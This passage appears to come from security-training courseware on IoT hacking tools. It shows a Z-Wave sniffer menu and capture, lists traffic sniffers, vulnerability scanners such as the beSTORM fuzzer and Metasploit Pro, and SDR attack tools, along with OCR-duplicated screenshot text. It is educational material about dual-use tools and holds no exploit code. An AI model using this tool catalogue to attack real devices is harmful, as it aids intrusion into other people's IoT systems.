h[homeid]
n[nodeid]
c[class]
r<reg><ch>
q<0|1> - raw
i<0|1> - invalid crc
o<0|1> - rssi
x - exit
c49
[D3F949EC] 01 -> 39 : Class 49, Method 04, Param 0x04
[D3F949EC] 39 -> 01 : Class 49, Method 05, Param 0x0504220000
```

Figure 18.61: Screenshot of a Z-Wave sniffer


Listed below are some of the additional tools used to sniff traffic generated by IoT devices:

- CloudShark (*https://www.qacafe.com*)
- Ubiqua Protocol Analyzer (*https://www.ubilogix.com*)
- Perytons Protocol Analyzers (*http://www.perytons.com*)
- tcpdump (*https://www.tcpdump.org*)
- Open Sniffer (*https://www.sewio.net*)

IoT Hacking Tools: Vulnerability-Scanning Tools

beSTORM

beSTORM is a **smart fuzzer** used to find **buffer overflow vulnerabilities** by automating and documenting the process of delivering corrupted input and watching for an unexpected response from the application



Potential Vulnerability Detected
beSTORM has detected an exception.

1 out of 1
detected vulnerabilities
(1 new)

Test will auto-resume in 5 seconds

```
Exception reported on 127.0.0.1 by monitor located at 127.0.0.1 (06:32:33 08/19/1

During the testing of: Class flag
Test type: Unknown

Information:
Cannot TCP Echo Ping host (127.0.0.1), host down?
Attack Vector List:
```

```
Addr: 000000000000  Hex: 00  Dec:  0
Bin: 00000000  Ascii:   Length: 0 (0x00)
```

Click here to add comment...

Attack vectors

☑ Close this window in 5 seconds

https://www.beyondsecurity.com

Metasploit Pro
https://www.rapid7.com

IoTsploit
https://iotsploit.co

IoTSeeker
https://information.rapid7.com

Bitdefender Home Scanner
https://www.bitdefender.com

IoT Inspector
https://www.iot-inspector.com


Vulnerability-Scanning Tools

Vulnerability scanning allows an attacker to identify vulnerabilities in IoT devices and their network, and to further determine how they can be exploited. These tools assist network security professionals in overcoming the identified weaknesses in a device and network by suggesting various remediation techniques to protect the organization's network.

- **beSTORM**

  Source: *https://www.beyondsecurity.com*

  beSTORM is a smart fuzzer that detects buffer overflow vulnerabilities by automating and documenting the process of delivering corrupted inputs and watching for an unexpected response from the application. By applying automated protocol-based fuzzing techniques, beSTORM acts as an automated black-box auditing tool. It tries virtually every attack combination intelligently, starting with the most likely scenarios, and detects application anomalies, which indicate a successful attack. It discovers code weaknesses and certifies the security strength of any product without access to source code. It tests any protocol or hardware, even those used in IoT, process control, automotive, and aerospace.


Exception Information
BROWSE FINDINGS
PAUSE TEST
Technical Data Collected
Preview
Module Tree
Click here to add comment...
CLEAR
SAVE
Attack vectors
EXPORT

Potential Vulnerability Detected
beSTORM has detected an exception.

1 out of 1
detected vulnerabilities
(1 new)

Test will auto-resume in 5 seconds

```
Exception reported on 127.0.0.1 by monitor located at 127.0.0.1 (06:32:33 08/19/1

During the testing of: Class flag
Test type: Unknown

Information:
Cannot TCP Echo Ping host (127.0.0.1), host down?
Attack Vector List:
```


Addr: 000000000000 Hex: 00 Dec: 0
Bin: 00000000 Ascii: Length: 0 (0x00)

☑ Close this window in 5 seconds

Figure 18.62: Screenshot of beSTORM

Listed below are some of the additional vulnerability scanners for IoT devices:

- Metasploit Pro (*https://www.rapid7.com*)
- IoTsploit (*https://iotsploit.co*)
- IoTSeeker (*https://information.rapid7.com*)
- Bitdefender Home Scanner (*https://www.bitdefender.com*)
- IoT Inspector (*https://www.iot-inspector.com*)



IoT Hacking Tools: Tools to Perform SDR-Based Attacks

Universal Radio Hacker

It is a software for investigating unknown **wireless protocols** used by various IoT devices

https://github.com

BladeRF
https://www.nuand.com

Rfcat
https://code.google.com

HackRF
https://greatscottgadgets.com

FunCube Dongle
http://www.funcubedongle.com

Gqrx
https://gqrx.dk

Tools to Perform SDR-Based Attacks

